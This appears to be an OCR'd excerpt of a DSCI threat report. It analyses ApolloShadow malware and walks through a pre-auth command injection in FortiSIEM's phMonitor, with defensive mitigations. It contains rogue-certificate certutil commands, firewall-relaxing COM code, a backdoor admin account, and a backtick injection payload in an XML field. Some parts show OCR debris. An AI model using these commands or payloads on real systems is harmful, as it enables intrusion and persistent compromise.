
Follow low-privilege execution path, GET request to timestamp.digicert.com

Then it downloads the certificate

Certificate Installation

Low-Privilege Execution

- **Information Gathering and Exfiltration:**
  - The malware first collects host's network IP and MAC details using GetIpAddrTable.



Second-Stage Payload Delivery

C2 responds with encoded VBScript payload


ApolloShadow decodes the script

Writes the script in %TEMP% directory as edgB4ACD.vbs

Execute script using wscript

Uses string obfuscation with XOR encoding to hide key strings in memory

ApolloShadow relaunches itself using ShellExecuteA



Triggers a UAC prompt to trick user into granting elevated privileges

Elevated-Privilege Execution

Once high privilege is granted, the malware performs several system modifications

- **System Modification for Persistence and Lateral Movement:**
  - Changes all network profiles to “Private” to relax firewall rules and enable discoverability, facilitating lateral movement.
  - **Method 1**
    - Editing registry entries (SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\NetworkList\\Profiles) for network profiles by modifying the value Category to 0.
    - Firewall Changes: Uses COM objects to enable "Network Discovery" and "File and Printer Sharing" firewall rule groups.
  - These changes relax restrictions and make the host more open to potential lateral movement.

(Default)	REG_SZ	(value not set)
Category	REG_DWORD	0x00000000 (0)
DateCreated	REG_BINARY	e8 07 06 00 02 00 19 00 0c 00 11 00 0e 00 6c 03
DateLastConnec...	REG_BINARY	e9 07 04 00 02 00 08 00 14 00 0a 00 29 00 ed 02
Description	REG_SZ	Network
Managed	REG_DWORD	0x00000000 (0)
NameType	REG_DWORD	0x00000006 (6)
ProfileName	REG_SZ	Network 2

on via Runtime API Lookup

- **Method 2**
  - Modify firewall rules using Component Object Model (COM) that enable file sharing and network discovery.
    - **FirewallAPI.dll,-32752** (This command enables the Network Discovery rule Group).

    - **FirewallAPI.dll, -28502** (This command enables all rules in the File and Printer Sharing group).

```
if ( *FW_Rule )
{
  v1 = CoInitializeEx(0, COINIT_APARTMENTTHREADED);
  if ( ((int)(v1 + 0x80000000) < 0 || v1 == (unsigned int)RPC_E_CHANGED_MODE)
    && CoCreateInstance(&HNetCfg_FwPolicy2, 0, 1u, &CLSID_INetFwPolicy2, (LPVOID *)&This) >= 0
    && This->lpVtbl->get_Rules(This, &rules) >= 0
    && CoCreateInstance(&HNetCfg_FwRule, 0, 1u, &CLSID_INetFwRule, (LPVOID *)&v4) >= 0
    && v4->lpVtbl->put_Grouping(v4, *FW_Rule) >= 0
    && ((int (__fastcall *)(INetFwRule *, __int64))v4->lpVtbl->put_Profiles)(v4, 2) >= 0
    && ((int (__fastcall *)(INetFwPolicy2 *, __int64, _QWORD, __int16 *))This->lpVtbl->IsRuleGroupEnabled)(
         This,
         2,
         *FW_Rule,
         &v6) >= 0
    && !v6 )
  {
    ((void (__fastcall *)(INetFwPolicy2 *, __int64, _QWORD, __int64))This->lpVtbl->EnableRuleGroup)(
      This,
      0x7FFFFFFF,
      *FW_Rule,
      1);
  }
}
SysFreeString(*FW_Rule);
```

  - The malware displays a download window to user to show that the certificates are being installed

- **Certificate Installation:**
  - Installs two root certificates in %TEMP% directory with temporary name and with *crt* extension. It is installed via certutil.exe to establish trusted MITM interception.

  - Commands used -
    - certutil.exe -f -Enterprise -addstore root "C:\Users\<username>\AppData\Local\Temp\crt3C5C.tmp"

    - certutil.exe -f -Enterprise -addstore ca "C:\Users\<username>\AppData\Local\Temp\crt53FF.tmp"

  - Deletes temporary certificate files after installation and ensures Firefox (which uses a separate cert store) trusts them by modifying preferences using file wincert.js (pref("security.enterprise_roots.enabled", true);" privilege).

- Persistence Mechanism
  - Creates a new local administrator account having:
    - Username: UpdatesUser
    - Password: hardcoded (uisng windows API NetUserAdd), set to never expire
  - Grants attackers persistent elevated access on infected system

```
C:\Users\morty\Desktop\samples>net user UpdatusUser
User name                    UpdatusUser
Full Name                    UpdatusUser
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/17/2025 10:06:13 AM
Password expires             Never
Password changeable          6/17/2025 10:06:13 AM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
```

Core Defense Recommendation

Endpoint Protection
Apply Attack Surface Reduction (ASR) rules like block untrusted executables or block obfuscated script execution

Encrypt All Traffic
Route communications through trusted encrypted tunnels (VPNs) or use alternative providers (e.g., satellite-based) outside of Russia's control to mitigate ISP-level AiTM attacks

Endpoint Protection
Run EDR in block mode to stop malicious artifacts post-breach

Access Control
Enforce principal of least privilege.

Endpoint Protection
Enable cloud-delivered protection in Microsoft Defender Antivirus AV

Access Control
Audit privileged accounts and groups regularly

Account & Group Monitoring
Watch for unauthorized accounts added for persistence

Access Control
Avoid domain-wide admin accounts; restrict local admin rights

Account & Group Monitoring
Regularly review Administrators, RDP users, Enterprise Admins


Indicators of Compromise (IoC)

Indicator	Type	Description
kav-certificates[.]info	Domain	Attacker-controlld domain that downloads the malware
45.61.149[.]109	IP address	Attacker-controlled IP address
13fafb1ae2d5de024e68f2e2fc820bc79ef0690c40dbfd70246bcc394c52ea20	SHA 256	ApolloShadow malware
e94c00fde5bf749ae6db980eff492859d22cacb4bc941ad4ad047dca26fd5616	SHA 256	ApolloShadow malware
CertificatesDB.exe	File name	File named associated with ApolloShadow sample

Fortinet phMonitor Vulnerability

Introduction

A critical, pre-authentication Remote Code Execution (RCE) vulnerability has been identified in the phMonitor service of Fortinet FortiSIEM. Fortinet PSIRT released a workaround advising administrators to limit access to port 7900 which is used by phMonitor, a C++ binary within FortiSIEM. phMonitor is responsible for monitoring FortiSIEM process health and distributing tasks from AppSvr to different Supervisor processes and then to Worker's phMonitor for additional distribution to Worker node processes. This flaw allowed attackers to inject arbitrary operating system commands, providing full control over affected systems.



Discovery

The phMonitor listens on a custom RPC protocol wrapped in TLS. The Patch-diffing revealed 185 modified functions but we will not be going through 185 functions, eventually narrowing it down to approx 25 suspicious ones, out of which one is a highly doubtful function that might have offered unexpected functionality:

`phMonitorProcess::handleStorageArchiveRequest`

This critical function underwent significant changes

Important changes done have been highlighted

You can see in the left image that fortinet originally used a different function for generic sanitization method:

ShellCmd::addParaSafe → which turned out to be unsafe

phMonitorProcess::handleStorageArchiveRequest - This function utilized the method ShellCmd::addParaSafe to sanitize user-controllable input before incorporating it into a system command. Analysis reveal that addParaSafe was fundamentally inadequate for preventing command injection, allowing an attacker to break out of the intended command structure and execute arbitrary code.

Implication

The flaw suggests that improper input sanitization in phMonitor could have allowed attackers to abuse the storage archive request functionality. This likely opened paths for remote code execution (RCE) on vulnerable FortiSIEM deployments.

It has been swapped with other 2 specific functions:

ShellCmd::addHostnameOrIpParam
ShellCmd::addDiskPathParam

These new functions are explicitly designed to validate their respective input types (hostnames/IPs and filesystem paths), strictly limiting input to acceptable characters and patterns, thereby eliminating the possibility of command injection.

Let’s examine ‘handleStorageArchiveRequest' internal operations and the prerequisites needed to reach the injection point.

```
__int64 __fastcall phMonitorProcess::handleStorageArchiveRequest(
        phMonitorProcess *event_id,
        int a2,
        unsigned int a3,
        void *a4,
        const char *a5,
        void *a6,
        phSockStream *a7)
{

[..SNIP..]

  phSockStream::send_n(a7, &v99, 4u, 0, 0);
    logMessageWithSeverity(
      "phMonitorProcess.cpp",
        11547,
        128,
        (unsigned int)PH_TASK_FAILED,
        "Failed to handle storage request: cannot get process");
    goto LABEL_26;
}
v84 = *((_DWORD *)v85 + 260);
if ( (unsigned int)(v84 - 1) > 1 )  // [1] Check if process type is Super (1) or Worker (2)
{
    v99 = 303;
    phSockStream::send_n(a7, &v99, 4u, 0, 0);
    logMessageWithSeverity(
      "phMonitorProcess.cpp",
        11558,
        128,
        (unsigned int)PH_TASK_FAILED,
        "handleStorageArchiveRequest can only run on Super or Worker");
    goto LABEL_26;
}
if ( !a6 )  // [2] Check if data was provided
{
    **v99 = 304;
    phSockStream::send_n(a7, &v99, 4u, 0, 0);
```

It checks whether the current phMonitor process is running in Supervisor or Worker mode. FortiSIEM has 3 modes:

- supervisor
- worker
- collector

Most real world deployments use Supervisor or Worker

Validate that a2 is not a null pointer. It’s an allocated heap buffer containing data passed to function

```
    logMessageWithSeverity("phMonitorProcess.cpp", 11565, 128, (unsigned
    int)PH_MONITOR_NOTIFICATION_CMD_EMPTY, v41);
    goto LABEL_26;

}
v76 = v115;
v115[0] = &v116;
v115[1] = 0;
v116 = 0;
std::string::_M_replace(v115, 0, 0, a6, v8);
v102 = 0;
v101 = (char *)&`vtable for'phBaseXmlParser + 16;
v103 = (char *)&`vtable for'XmlParserErrorHandler + 16;
v75 = (phBaseXmlParser *)&v101;
v11 = phBaseXmlParser::parseXml((phBaseXmlParser *)&v101, v115[0], v8);  // [3]
Parse the received XML data
if ( !v11 )
{
   v99 = 305;
   phSockStream::send_n(a7, &v99, 4u, 0, 0);
   logMessageWithSeverity("phMonitorProcess.cpp", 11577, 128, (unsigned
int)PH_UNABLE_PARSE_XML, v48);
   goto LABEL_90;}
   v12 = (*(__int64 (__fastcall **)(__int64))(*(_QWORD *)v11 + 104LL))(v11);
   v13 = v12;
   if ( !v12 )
   {
   v99 = 305;
   phSockStream::send_n(a7, &v99, 4u, 0, 0);
   logMessageWithSeverity("phMonitorProcess.cpp", 11586, 128, (unsigned
int)PH_UNABLE_PARSE_XML, v42);
LABEL_90:
   v23 = 0;
   goto LABEL_75;
   }
   v117[1] = 0;
   v70 = v117;
   v117[0] = &v118;
   v118 = 0;
   phBaseXmlParser::getNodeValue(v12, "scope", v117);  // [4] Extract 'scope'
element from XML
```

Supplied data is expected to be valid XML, which gets parsed via phBaseXmlParser::parseXml

Extract the <scope> element vlaue from XML input and check if it is local

```
  LOBYTE(is_scope_local) = (unsigned int)std::string::compare(v117, "local") != 0;
  Instance = phConfigurations::getInstance((phConfigurations *)v117);
  v86 = v134;
  std::string::basic_string<std::allocator<char>>(v134,
phConstants::PH_CONFIG_MODULE_GLOBAL);

[..SNIP..]

  phBaseXmlParser::getNodeValue(v13, "archive_storage_type",
&archive_storage_type); // [5]
  if ( !(unsigned int)std::string::compare(&archive_storage_type, "hdfs") )  // [6] Check if
storage type is HDFS
{
  std::string::assign(v153, "hdfs");
  goto LABEL_36;
}
if ( (unsigned int)std::string::compare(&archive_storage_type, "nfs") )  // [7] Check if
storage type is NFS
{
  v99 = 306;
  phSockStream::send_n(a7, &v99, 4u, 0, 0);
  logMessageWithSeverity(
    "phMonitorProcess.cpp",
    11733,
    128,
    (unsigned int)PH_MONITOR_STORAGE_TYPE_UNKNOWN,
    archive_storage_type);
  v23 = 0;
  goto LABEL_98;
}
v124 = 0;
v63 = &archive_nfs_server_ip;
archive_nfs_server_ip = v125;
v64 = &archive_nfs_archive_dir;
v125[0] = 0;
archive_nfs_archive_dir = v128;
v127 = 0;
v128[0] = 0;
if ( (unsigned int)phBaseXmlParser::getNodeValue(v13, "archive_nfs_server_ip",
&archive_nfs_server_ip) != -1 && v124 )  // [8] Extract NFS server IP from XML
{
```

Extract the <archive_storage_type> element value from XML

If storage type is hdfs, bail out

If storage type is nfs, continue

Extract <archive_nfs_server_ip> from the XML

```
  if ( (unsigned int)phBaseXmlParser::getNodeValue(v13, "archive_nfs_archive_dir",
&archive_nfs_archive_dir) == -1  // [9] Extract NFS archive directory from XML
   || !v127 )
   {
     std::string::assign(v113, "archive nfs mount_point missing");
   }
 }
 else
 {
   std::string::assign(v113, "archive nfs server_ip missing");
 }
 if ( !(unsigned int)std::string::compare(v113, "success") )  // [10] Check if both NFS
parameters were successfully extracted
 {
   std::string::assign(v153, "nfs");
   std::string::_M_assign(v155, &archive_nfs_server_ip);
   std::string::_M_assign(v157, &archive_nfs_archive_dir);
   std::string::basic_string<std::allocator<char>>(&requested_time, storage_script);  //
[11] Set script path (/opt/phoenix/deployment/jumpbox/datastore.py)
   std::string::basic_string<std::allocator<char>>(&v111, "nfs");  // [12] Set storage type
parameter
   v50 = "test";
   if ( (_DWORD)event_id != 91 )  // [13] Determine operation type: "test" or "save"
     v50 = "save";
   std::string::basic_string<std::allocator<char>>(&v112, v50);
   v105.tv_sec = 0;
   v105.tv_nsec = 0;
   v106 = 0;
   v62 = operator new(0x60u);
   v105.tv_sec = v62;
   v106 = v62 + 96;
   v72 = (_QWORD *)v62;
   p_requested_time = (void **)&requested_time;
   v65 = (__syscall_slong_t)v113;
   do
   {
     *v72 = v72 + 2;
     std::string::_M_construct<char *>(v72, *p_requested_time, (char
*)p_requested_time[1] + (_QWORD)*p_requested_time);
     p_requested_time += 4;
     v72 += 4;}
   }
```

Extract <archive_nfs_archive_dir> from the XML

Ensure both archive_nfs_server_ip & archive_nfs_archive_dir are present

Create std::basic_string containing /opt/phoenix/deployment/jumpbox/datastore.py which becomes the first argument in command to be executed

Set storage type argument to nfs

Set storage action to test or save depending on PktType field (90 or 91)

```
    while ( p_requested_time != v113 );
    v105.tv_nsec = (__syscall_slong_t)v72;
    ShellCmd::ShellCmd(&v129);  // [14] Initialize shell command object
    std::vector<std::string>::~vector(&v105);
    v87 = (__int64)&requested_time;
    v51 = a6;
    v52 = v113;
    do
    {
    v52 -= 4;
    if ( *v52 != v52 + 2 )
      operator delete(*v52);
    }
    while ( v52 != (void **)&requested_time );
    a6 = v51;
    LODWORD(v87) = (_DWORD)event_id;
    ShellCmd::addParaSafe(&v129, &archive_nfs_server_ip);  // [15] Add NFS server IP as
parameter
    ShellCmd::addParaSafe(&v129, &archive_nfs_archive_dir);  // [16] Add NFS archive
directory as parameter
    std::string::basic_string<std::allocator<char>>(v134, " \\t\\r\\n\\v'");
    v71 = v132;
    std::string::basic_string<std::allocator<char>>(v132, "archive");
    ShellCmd::addPara(&v129, v132, v134);  // [17] Add "archive" parameter
    if ( v132[0] != v133 )
      operator delete(v132[0]);
    if ( (_BYTE *)v134[0] != v135 )
      operator delete(v134[0]);
    LOBYTE(requested_time.tv_sec) = 0;
    ShellCmd::str[abi:cxx11](v134, &v129);  // [18]
    phMiscUtils::do_system_cancellable(  // [19]
      v134[0],
    (const char *)&requested_time,
    (bool *)&dword_0 + 1,
    0,
    (unsigned int)&v98,
    0,
    v62);
```

Instantiate a ShellCmd::ShellCmd()

Use unsafe ShellCmd::addParaSafe to add archive_nfs_server_ip

Use unsafe ShellCmd::addParaSafe again to add archive_nfs_archive_dir

Append the literal string “archive” as final argument

Build the final command string

Execute the system command

Vulnerable Functionality

The flaw resides in **phMonitorProcess::handleStorageArchiveRequest**, which processes storage archive requests through XML input.

1.Entry point: Confirms the code is running on a "Supervisor" or "Worker" node (process type 1 or 2) which is a standard configuration.

2.Initial Checks: Checks if the incoming request contains data or not. An attacker can easily meet both of these conditions.

3.Vulnerable Code paths: If the check passes, the function processes XML flags from request including: archive_storage_type, <archive_nfs_server_ip>, <archive_nfs_archive_dir> (Primary Injection Vector)) and constructs system commands.

4.Command construction: These values are passed without proper sanitization (using the flawed addParaSafe) to construct a shell command: /opt/phoenix/deployment/jumpbox/datastore.py nfs test 127.0.0.1 /nfs1 archive

5.Exploitation Path: An attacker can inject operating system commands by supplying malicious input in the archive_nfs_archive_dir XML field. The use of shell metacharacters (backticks `, $(), ;, etc.) allows the embedded command to be executed when the main command is run by the system shell.

6.Proof-of-Concept (Malicious Payload): The provided XML demonstrates a simple proof-of-concept that creates a file on the system, proving remote code execution.

It results in execution of: /opt/phoenix/deployment/jumpbox/datastore.py nfs test 127.0.0.1 `touch /tmp/boom` archive

Impact

Full System Compromise

An attacker can execute any command with the privileges of phMonitor process, leading to successful compromise of FortiSIEM appliances

Critical System Access

As a central security monitoring device, FortiSIEM instance provides attackers a privileged position to launch further attacks, evade detection, potentially pivot into sensitive environments, exfiltrate sensitive logged data

Network Propagation

Attackers can use this access to pivot into other areas of the victim's network

Mitigation

Apply Fortinet's security patch immediately. The patch replaces the vulnerable addParaSafe function with strict, type-specific sanitization functions (addHostnameOrIpParam and addDiskPathParam)

As an interim measure: ensure strict network access controls are in place for TCP port 7900 on all FortiSIEM nodes, restrict network access to port 7900 and block access from untrusted networks and the internet

Threat Hunting: Organizations should monitor for suspicious XML payloads, unusual child processes spawned by datastore.py and hunt for suspicious processes originating from the phMonitor or unexpected network connections from FortiSIEM appliances

References

1. https://www.trellix.com/blogs/research/from-click-to-compromise-unveiling-the-sophisticated-attack-of-donot-apt-group-on-southern-european-government-entities/
2. https://zimperium.com/blog/konfety-returns-classic-mobile-threat-with-new-evasion-techniques
3. https://www.humansecurity.com/learn/blog/satori-threat-intelligence-alert-konfety-spreads-evil-twin-apps-for-multiple-fraud-schemes/

DSCI
PROMOTING DATA PROTECTION
A nasscom Initiative

ABOUT DSCI

Data Security Council of India (DSCI) is a not-for-profit, industry body on data protection in India, set up by Nasscom, committed to making cyberspace safe, secure, and trusted by establishing best practices, standards and initiatives in cybersecurity and privacy. DSCI works together with the Government and their agencies, law enforcement agencies, industry sectors including IT-BPM, BFSI, Telecom, industry associations, data protection authorities and think tanks for public advocacy, thought leadership, capacity building and outreach initiatives.

Data Security Council of India
4th Floor, Nasscom Campus, Plot No. 7-10, Sector 126, Noida, UP-201303

data-security-council-of-india/ DSCI_Connect dsci.connect

dsci.connect dscivideo security chips